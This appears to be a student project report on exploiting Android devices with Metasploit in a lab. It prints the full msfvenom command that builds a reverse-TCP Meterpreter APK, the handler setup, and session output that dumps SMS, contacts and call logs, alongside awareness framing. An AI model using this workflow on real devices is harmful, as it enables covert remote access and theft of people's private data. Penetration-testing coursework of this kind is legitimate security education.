Abstract

This project explores Android vulnerabilities using the Metasploit Framework, focusing on the practical application of ethical hacking techniques. The study demonstrates how malicious actors can exploit Android devices to access sensitive data such as SMS messages, call logs, contact lists, and media files, and even control the device remotely. By leveraging tools like Msfvenom and Meterpreter on the Kali Linux platform, the project successfully simulates real-world attacks, including SMS interception, contact and call log extraction, SD card data access, and APK deployment. This work highlights the risks posed by such vulnerabilities and emphasizes the importance of ethical hacking to identify, analyze, and mitigate these threats. The project aims to foster cybersecurity awareness and develop practical skills in penetration testing, contributing to a safer digital ecosystem.

Table of Contents

Introduction

Mobile devices have become an essential part of daily life, serving as tools for communication, commerce, and entertainment. Among the leading mobile operating systems, Android stands out as the most widely used due to its open-source nature and affordability. However, its popularity and open architecture make it a prime target for cyberattacks. Attackers exploit Android devices to gain unauthorized access to sensitive information, such as SMS messages, call logs, contact lists, and media files.

This project focuses on the use of the Metasploit Framework, a powerful penetration testing tool, to simulate real-world attack scenarios on Android devices. By understanding how these attacks are executed, this study emphasizes the importance of cybersecurity and raises awareness about safeguarding mobile systems from malicious exploitation. The project also demonstrates the ethical application of hacking techniques to identify vulnerabilities and propose effective mitigation strategies.

Motivation

The motivation behind this project stems from the alarming rise in cyberattacks targeting mobile platforms, particularly Android. With its widespread adoption, Android devices are more prone to exploitation, making it vital to understand how vulnerabilities are leveraged by attackers. This project aims to bridge the gap between theoretical cybersecurity concepts and practical applications by providing hands-on experience with tools like Metasploit.

- **Prevalence of Android Vulnerabilities:** Android's open-source design and flexibility make it inherently more susceptible to exploitation.
- **Rising Cyber Threats:** The increasing number of attacks on mobile devices highlights the need for improved security measures.
- **Bridging Knowledge Gaps:** This project provides hands-on experience with tools like Metasploit, equipping participants with practical skills in ethical hacking.

- **Contributing to a Safer Digital Ecosystem:** By identifying and addressing vulnerabilities, the study aims to promote better cybersecurity practices for mobile users.

Problem Statement

Android devices, being the most widely used mobile operating system, are particularly vulnerable to cyberattacks due to their open-source nature. The problem lies in the ease with which attackers can exploit these vulnerabilities to gain access to sensitive data, including SMS messages, contacts, call logs, and photos. Despite significant advancements in Android security, many devices remain exposed due to:

1. Outdated software versions that lack recent security patches.
2. Use of third-party applications from untrusted sources.
3. Weak user awareness about secure practices.

This project addresses these issues by demonstrating how attackers exploit these weaknesses using Metasploit and proposing measures to mitigate such risks.

Objectives

The primary objectives of this project are as follows:

- **Deep Dive into the Metasploit Framework:**

Develop an in-depth understanding of Metasploit's functionality and its role in penetration testing and exploitation.

- **Simulate Android Exploitation Scenarios:**

Design and deploy malicious payloads to mimic real-world attacks, highlighting potential risks and entry points in Android systems.

- **Comprehensive Vulnerability Assessment:**

Identify, analyze, and document common vulnerabilities in Android devices that attackers could exploit.

- **Formulate Effective Mitigation Strategies:**

Develop actionable recommendations to strengthen Android security, focusing on proactive defense mechanisms.

- **Practical Skill Development:**

Gain hands-on experience with ethical hacking tools, enhancing proficiency in penetration testing and post-exploitation techniques.

- **Raise Awareness of Mobile Security Risks:**

Educate users and stakeholders about Android vulnerabilities and promote the adoption of secure practices in mobile device usage.

- **Support Ethical Hacking Practices:**

Advocate for the responsible use of penetration testing tools to improve overall cybersecurity while maintaining legal and ethical standards.

Device Specifications

Category	Requirement	Specifications
Software	Kali Linux	A Linux-based operating system for penetration testing and security analysis.
	Metasploit Framework	A tool for creating and deploying exploits and managing sessions.
	Meterpreter	A post-exploitation tool for executing commands on the target device.
	Android Emulator/Device	Simulates a target environment for testing payloads.
Hardware	Laptop/Desktop	**Processor:** dual-core

		2GHz;
		Memory: 4GB RAM;
		Storage: 25GB;
		Network: Stable internet connection.

	Target Android Device	A device running **Android 11.0 (Android 11)**, tested for compatibility with modern exploits.

Justification for Using Android 11.0

- **Enhanced Security Features:**

Android 11.0 includes updated security features like scoped storage and tighter permissions, making it essential to explore modern exploitation challenges and bypass mechanisms.

- **Relevance to Current Devices:**


With a significant portion of active Android devices running Android 11.0 or later, the study aligns with contemporary security concerns and trends.

- **Improved Testing Scenarios:**

The project benefits from targeting an advanced system, simulating real-world exploitation scenarios relevant to present-day threats.


Methodology

Checking EIF configuration: The first step involves verifying the Ethernet Interface (EIF) configuration to ensure proper network settings. This helps you identify available network interfaces and their associated IP addresses.




```
┌──(root㉿kali)-[~]
└─# ifconfig
```

Generating a Malicious APK – We used `msfvenom` to create a payload-embedded APK file.




```
┌──(root㉿kali)-[~]
└─# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.0.105 lport=4444 R > attack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10237 bytes
```

Navigating to Apache Server Directory – We used `cd /var/www/html` to move to the web server's root directory.




```
┌──(root㉿kali)-[~]
└─# cd /var/www/html
```

Starting Apache Server – We started the Apache service to host the malicious APK.




```
┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start
```

Launching Metasploit Framework – We opened the Metasploit console with `msfconsole -q`.




```
┌──(root㉿kali)-[/var/www/html]
└─# msfconsole -q
msf6 > 
```

Selecting the Multi-Handler Exploit – We set up the handler using `use exploit/multi/handler`.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

Setting Payload for Android Meterpreter – We specified the payload with `set payload android/meterpreter/reverse_tcp`.




```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```

Configuring Local Host and Port – We set `LHOST` to `192.168.0.105` and `LPORT` to `4444`.




```
msf6 exploit(multi/handler) > set LHOST 192.168.0.105
LHOST ⇒ 192.168.0.105
msf6 exploit(multi/handler) > 
```




```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > 
```

Viewing Configuration Options – We used `show options` to confirm our settings.



```
msf6 exploit(multi/handler) > show options

Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.105    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```


Starting the Reverse TCP Handler – This step waits for the target device to connect back to your machine on the specified IP and port.



```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.105:4444
```

Staging Payload – The handler sends the stage (72424 bytes) to the victim device.


Session Opened – A successful connection was made, establishing **Session 1**, allowing you to interact with the compromised device through the Meterpreter shell.



```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Sending stage (72424 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.105:4444 → 192.168.0.103:34876) at 2025-01-17 13:49:23 -0500
```


Results Analysis

System Information Check: Displays details about the device, such as the Android version, architecture, and kernel information.




```
meterpreter > sysinfo
Computer        : localhost
OS              : Android 11 - Linux 4.14.186-perf-g14b9756acb79 (aarch64)
Architecture    : aarch64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > 
```

Device Root Status Check: Confirms whether the device is rooted or not.



```
meterpreter > check_root
[*] Device is not rooted
```

Camera List: Lists the available cameras on the device (e.g., front and back cameras).




```
meterpreter > webcam_list
1: Back Camera
2: Back Camera
meterpreter > 
```

SMS Dump: Indicates the successful extraction of SMS messages from the device. The SMS dump revealed the following information from the target device:


1. **Sender and Receiver:** Identified who sent and received the messages.
2. **Timestamps:** Recorded the exact time messages were sent or received.
3. **Message Content:** Retrieved the full content of each message.

- **System Info Check:** Verified device information (e.g., Android version).




```
meterpreter > dump_sms
[*] Fetching 4 sms messages
[*] SMS messages saved to: sms_dump_20250117140134.txt
meterpreter > 
```

- **SMS Extraction:** Executed dump_sms to retrieve and save SMS details.




```
=====================
[+] SMS messages dump
=====================

Date: 2025-01-17 14:01:34.540725823 -0500
OS: Android 11 - Linux 4.14.186-perf-g14b9756acb79 (aarch64)
Remote IP: 192.168.0.103
Remote Port: 34876

#1
Type    : Incoming
Date    : 2025-01-17 04:11:57
Address : Robi Deal
Status  : NOT_RECEIVED
Message : আজ ৳৪৯৯-৪০জিবি+৩৫০মি-৩০দিন  *২১২*১৭৯# এবং ৳৪৯৭-৪৮জিবি-৩০দিন  *২১২*১৪৪#

#2
Type    : Incoming
Date    : 2025-01-17 03:52:38
Address : Robi Deal
Status  : NOT_RECEIVED
Message : আজই ৳২০০-১৩জিবি+১০০মি-৩০দিন  *২১২*১০৩# এবং ৳২১৯-২০জিবি-৩০দিন  *২১২*১০৪#

#3
Type    : Incoming
Date    : 2025-01-17 03:05:32
```

Contact Dump: The exploitation process successfully retrieved the contact list from the target device. Command execution and confirmation of contact dump.



```
meterpreter > dump_contacts
[*] Fetching 2 contacts into list
[*] Contacts list saved to: contacts_dump_20250117140352.txt
meterpreter > 
```




```
[+] Contacts list dump

ate: 2025-01-17 14:03:53.348856543 -0500
S: Android 11 - Linux 4.14.186-perf-g14b9756acb79 (aarch64)
emote IP: 192.168.0.103
emote Port: 34876

1
ame     : HACKER
umber   : 012728373

2
ame     : Hbd
umber   : 012728373
```

A detailed contact list output showing extracted information. The extracted contact list was saved as contacts_dump_<timestamp>.txt for further analysis.

Call Log Extraction and Details


Details of who made the call, who received it, and the exact time it was made.



```
meterpreter > dump_calllog
[*] Fetching 1 entry
[*] Call log saved to calllog_dump_20250117140530.txt
meterpreter > 
```

